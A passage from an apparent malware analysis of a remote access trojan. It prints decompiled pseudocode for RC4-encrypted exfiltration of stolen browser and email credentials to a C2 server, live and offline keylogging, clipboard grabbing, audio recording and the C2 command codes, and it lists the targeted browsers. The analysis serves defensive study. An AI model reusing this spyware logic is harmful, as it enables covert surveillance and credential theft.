After stealing the sensitive data from browsers and Email clients, the malware will encrypt the stolen data using **customized RC4** encryption algorithm then send it to the C2 server. The malware uses `nevergonnagiveyouup` as encryption key to customized RC4 algorithm. After encryption, the malware will `send` it using sockets.



```
BOOL __userpurge mw_enc_data_then_send@<eax>(int a1@<ecx>, int a2@<ebx>, int a3)
{
  char **ptr_enc_key; // esi
  int var_enc_key_len; // eax
  int v7; // ecx
  _BYTE *v8; // ecx
  BOOL v9; // ebx
  _BYTE *v10; // [esp-10h] [ebp-34h] BYREF
  _BYTE *v11; // [esp-Ch] [ebp-30h]
  int v12; // [esp-8h] [ebp-2Ch] BYREF
  int v13; // [esp-4h] [ebp-28h]
  LPVOID lpMem[2]; // [esp+10h] [ebp-14h] BYREF
  char *buf; // [esp+18h] [ebp-Ch] BYREF
  LPVOID ptr_enc_key_1; // [esp+1Ch] [ebp-8h] BYREF

  if ( *(a1 + 16) == -1 )
    return 0;
  ptr_enc_key = mw_lstrcpyA(&ptr_enc_key_1, a2, "nevergonnagiveyouup");
  lpMem[0] = 0;
  lpMem[1] = 0;
  var_enc_key_len = w_lstrlenA(ptr_enc_key);
  sub_4032D4(lpMem, *ptr_enc_key, var_enc_key_len);
  w_VirtualFree(ptr_enc_key_1);
  v13 = v7;
  v12 = v7;
  sub_4033E0(&v12, a3);
  v11 = v8;
  v10 = v8;
  sub_4033E0(&v10, lpMem);
  w_mw_rc4_customized(v10, v11, v12, v13);
  v9 = send(*(a1 + 16), buf, *(a3 + 4), 0) != -1;
  mw_heapfree(&buf);
  if ( lpMem[0] )
    w_HeapFree(lpMem[0]);
  return v9;
```

Figure Customized RC4 encryption algorithm - sub_406244

The list of targeted browsers

Expand to see more

- Mozilla Firefox
- Google Chrome
- Epic Privacy Browser
- Microsoft Edge
- UCBrowser
- QQBrowser
- Opera Software
- Blisk
- Chromium
- Brave-Browser
- Vivaldi
- Comodo
- Torch


Slimjet
CentBrowser
Internet Explorer

The list of the targeted Email clients:

- Outlook
- Thunderbird
- Foxmail

Keylogging

The RAT has the two types of keylogging which are the live keylogger and the offline keylogger. The offline keylogger is run when the victim is offline.
When the attaker sends the command `0x24` in hex, the RAT will start a thread of Live keylogger function.




```
void __stdcall w_mw_keylogger(int a1, int a2)
{
  int v2; // eax
  struct _RTL_CRITICAL_SECTION CriticalSection; // [esp+10h] [ebp-18h] BYREF

  InitializeCriticalSection(&CriticalSection);
  qmemcpy(&::CriticalSection, &CriticalSection, sizeof(::CriticalSection));
  DeleteCriticalSection(&CriticalSection);
  EnterCriticalSection(&::CriticalSection);
  dword_554BD0 = a1;
  GetModuleHandleA(0);
  dword_4206AC = &dword_554180;
  if ( a2 )
  {                                             // Offline keylogger
    w_createThread(&dword_554BEC, mw_keylogger_0, &dword_554180);
    dword_554B94 = a2;
  }
  else
  {
    v2 = w_WaitForSingleObject_1(&dword_554BEC, 0);
    dword_554180 = 1;
    if ( v2 )
      w_createThread(&dword_554BEC, mw_keylogger_0, &dword_554180);// Live keylogger
  }
  LeaveCriticalSection(&::CriticalSection);
}
```

Figure Live and offline keylogging - sub_40A78D


The malware will create a directory `Microsoft Vision` in the `AppData` directory then create a file with a timestamp-based name. The malware will try to get the Keyboard input messages such as `WM_KEYDOWN` or `WM_KEYUP` which are generated by the OS when the victim interacts with the keyboard by using `GetMessageA` API.



```
WndClass.lpszClassName = var_ExplorerIdentifier;
WndClass.lpfnWndProc = w_mw_get_clipboard_data_keyboard_in;
WndClass.hInstance = ModuleHandleA;
RegisterClassW(&WndClass);
Window = CreateWindowExW(0, WndClass.lpszClassName, 0, 0, 0, 0, 0, 0, HWND_MESSAGE, 0, ModuleHandleA, lpParam);
memset(&Msg, 0, sizeof(Msg));
MessageA = GetMessageA(&Msg, Window, 0, 0);
if ( MessageA )
{
  wParam = -1;
  while ( MessageA != -1 )
  {
    TranslateMessage(&Msg);
    DispatchMessageA(&Msg);
    MessageA = GetMessageA(&Msg, Window, 0, 0);
    if ( !MessageA )
      goto LABEL_9;
  }
}
```


Figure How keylogging is working - sub_40A86E

Inside the `w_mw_get_clipboard_data_keyboard_in` (`sub_40ADCA`) function, we will know that the malware will try to grab the clipboard data inside the `mw_get_clipboard_data` (`sub_4174BA`). Then encrypte the data and send to the C2 server if it's the live keylogger or write the grabbed data to a file then encrypted it and send to the C2 server if it's offline keylogger.



```
v6 = mw_lstrcpyW_0(&lpNumberOfBytesWritten, 0, L"-Clipboard Grabbed-");
mw_lstrcpyW_1(&lpString2, 0, v6);
w_VirtualFree(lpNumberOfBytesWritten);
clipboard_data = mw_get_clipboard_data(&lpNumberOfBytesWritten, 0);
mw_lstrcpyW_1(&lpString, 0, clipboard_data);
w_VirtualFree(lpNumberOfBytesWritten);
```

Figure clipboard grabber - sub_40ADCA




```
LPCWSTR *__usercall mw_get_clipboard_data@<eax>(LPCWSTR *a1@<ecx>, int a2@<ebx>)
{
  HANDLE ClipboardData; // eax
  void *v4; // esi
  WCHAR *v5; // eax

  *a1 = 0;
  if ( OpenClipboard(0) )
  {
    ClipboardData = GetClipboardData(0xDu);
    v4 = ClipboardData;
    if ( ClipboardData )
    {
      v5 = GlobalLock(ClipboardData);
      if ( v5 )
      {
        sub_40351B(a1, a2, v5);
        GlobalUnlock(v4);
      }
    }
    CloseClipboard();
  }
  return a1;
}
```

Figure How malware grab clipboard data - sub_4174BA


After grabbing the clipboard data, the malware will start keylogging by getting the windows name and check the keyboad input state using `w_GetKeyboardState` (`sub_40AAFD`) function and check if is `Shift` or `Caps Lock` pushed. And if `Shift` or `Caps Lock` were pushed, the `w_ToLowerCase` (`sub_401098`) function will convert the uppercase to lowercase.
Then encrypte the logs and send to the C2 server if it's the live keylogger or write the grabbed logs to a file then encrypted it and send to the C2 server if it's offline keylogger.
The logs are `#Window Name:` , is `Shift` or `Caps Lock` pushed, keystrokes.



```
  if ( *(ptr_size + 6) == 0x100 || *(ptr_size + 6) == 0x105 )
  {
    ForegroundWindow = GetForegroundWindow();
    if ( GetWindowTextW(ForegroundWindow, var_window_text_name, 260) <= 0 )
    {
      sub_40351B(&lpString1, 0, L"Unknown");
    }
    else
    {
      v31 = mw_lstrcpyW_0(&v66, 0, var_window_text_name);
      mw_lstrcpyW_1(&lpString1, 0, v31);
      w_VirtualFree(v66);
    }
    w_GetKeyboardState(&lpString2, *(ptr_size + 22));
    if ( (GetAsyncKeyState(0x10) || (GetKeyState(0x14) & 1) != 0) && !v68 )// 0x10 is shift, 0x14 is CAPS lock
      LOWORD(v69) = w_ToLowerCase(v69);
    v5 = lpString1;
    lpString2 = 0;
    if ( lpString1 )
    {
      v32 = lstrlenW(lpString1);
      lpString2 = mw_getLastError(2 * v32 + 2, 0);
      lstrcpyW(lpString2, v5);
    }
```

Figure The RAT keylogging the victim - sub_40ADCA

When the malware receives the command `0x26` in hex, the malware terminate the thread which runs the keylogging function.




```
case 0x24:
  w_mw_keylogger(lpFileName, 0);
  goto LABEL_105;
case 0x26:
  EnterCriticalSection(&CriticalSection);
  if ( dword_554180 && !dword_554B94 )
  {
    w_TerminateThread(&dword_554BEC);   // terminate keylogger
    dword_554180 = 0;
  }
  LeaveCriticalSection(&CriticalSection);
```

Figure Terminate the thread which runs the keylogging function - sub_40528D

Recording Audio


The RAT has two functions for recording audio `mw_record_audio` (`sub_40B46F`) and `mw_record_audio_0` (`sub_040BB1C`). The command is `0x54` in hex to start one function in a thread.



```
        if ( arg_c2_request == 0x54 )
        {
          if ( byte_554BF4 )
            goto LABEL_105;
          v20 = 0;
          byte_554BF4 = 1;
          v12 = &dword_554BF8;
          v19 = mw_record_audio;
          goto LABEL_94;
        }
        if ( arg_c2_request != 0x56 )
        {
          if ( arg_c2_request != 0x58 )
            goto LABEL_105;
          v10 = lpAddress[1];
          v11 = w_allocHeap_0(8u);
          v20 = v11;
          v19 = mw_record_audio_0;
          *v11 = lpFileName;
          v12 = &dword_5550E0;
          v11[1] = v10;
LABEL_94:
          w_createThread(v12, v19, v20);
          goto LABEL_105;
```

Figure Two recording function - sub_40528D


Inside The first function `mw_record_audio` (`sub_40B46F`), we see that `waveInOpen` API Opens the audio input device for recording with the configuration parameters from the `pwfx` structure. And save the record in a time-based `.wav` file. And even it can prepare for a new recording audio. This function only records audio and save the `.wav` file.



```
var_GetLocalTime = GetLocalTime;
GetLocalTime(&SystemTime);
w_SHGetSpecialFolderPathW(28, &pszPath, a1);
w_lstrcatW_1(&pszPath, a1, "\\Google\\Cache\\");
v60 = SHCreateDirectoryExW;
SHCreateDirectoryExW(0, pszPath, 0);
v1 = wsprintfW_0(&pszPath, 0, SystemTime.wYear);
v2 = w_lstrcatW_0(v1, 0, "-");
v3 = wsprintfW_0(v2, 0, SystemTime.wMonth);
v4 = w_lstrcatW_0(v3, 0, "-");
v5 = wsprintfW_0(v4, 0, SystemTime.wDay);
v6 = w_lstrcatW_0(v5, 0, "_");
v7 = wsprintfW_0(v6, 0, SystemTime.wHour);
v8 = w_lstrcatW_0(v7, 0, ".");
v9 = wsprintfW_0(v8, 0, SystemTime.wMinute);
v10 = w_lstrcatW_0(v9, 0, ".");
v11 = wsprintfW_0(v10, 0, SystemTime.wSecond);
w_lstrcatW_0(v11, 0, L".wav");
pwfx.nSamplesPerSec = 11250;
pwfx.wFormatTag = 1;
pwfx.nChannels = 1;
pwfx.nBlockAlign = 1;
pwfx.wBitsPerSample = 8;
pwfx.nAvgBytesPerSec = 11250;
pwfx.cbSize = 0;
v12 = -1;
var_waveInOpen = waveInOpen;
dword_4206DC = waveInOpen(&hwi, 0xFFFFFFFF, &pwfx, 0, 0, 8u);
if ( dword_4206DC )
  goto LABEL_34;
```

Figure mw_record_audio function - sub_40B46F

And inside the second function `mw_record_audio_0` (`sub_040BB1C`), it does what this `mw_record_audio` function is doing. But after recording audio and save the `.wav` file, it encrypt and send it to the C2 server before starting a new record.




```
    w_mw_enc_data_then_send(v7, a1, v13);
    v13[0] = &off_41A82C;
    mw_heapfree_0(stru_420708.lpData);
    mw_heapfree_0(lpMem);
    if ( v12[0] )
      w_HeapFree(v12[0]);
    v1 = a1[1];
    v12[0] = 0;
    GetLocalTime(&SystemTime);
    stru_4206B0.nSamplesPerSec = 11250;
    stru_4206B0.nAvgBytesPerSec = 22500;
    stru_4206B0.wFormatTag = 1;
    stru_4206B0.nChannels = 1;
    stru_4206B0.wBitsPerSample = 16;
    stru_4206B0.nBlockAlign = 2;
    stru_4206B0.cbSize = 0;
    var_Sleep = Sleep;
    var_waveInUnprepareHeader = waveInUnprepareHeader;
    dword_4206E4 = waveInOpen(&phwi, -1, &stru_4206B0, 0, 0, 8);
  }
  while ( !dword_4206E4 );
```

Figure Sending the audio file to the C2 server - sub_040BB1C

waveInUnprepareHeader function is called after the audio was recorded and captured in the buffer which is a cleanup process.
To terminate recording audio, the RAT get the command 0x5A in hex.

HRDP

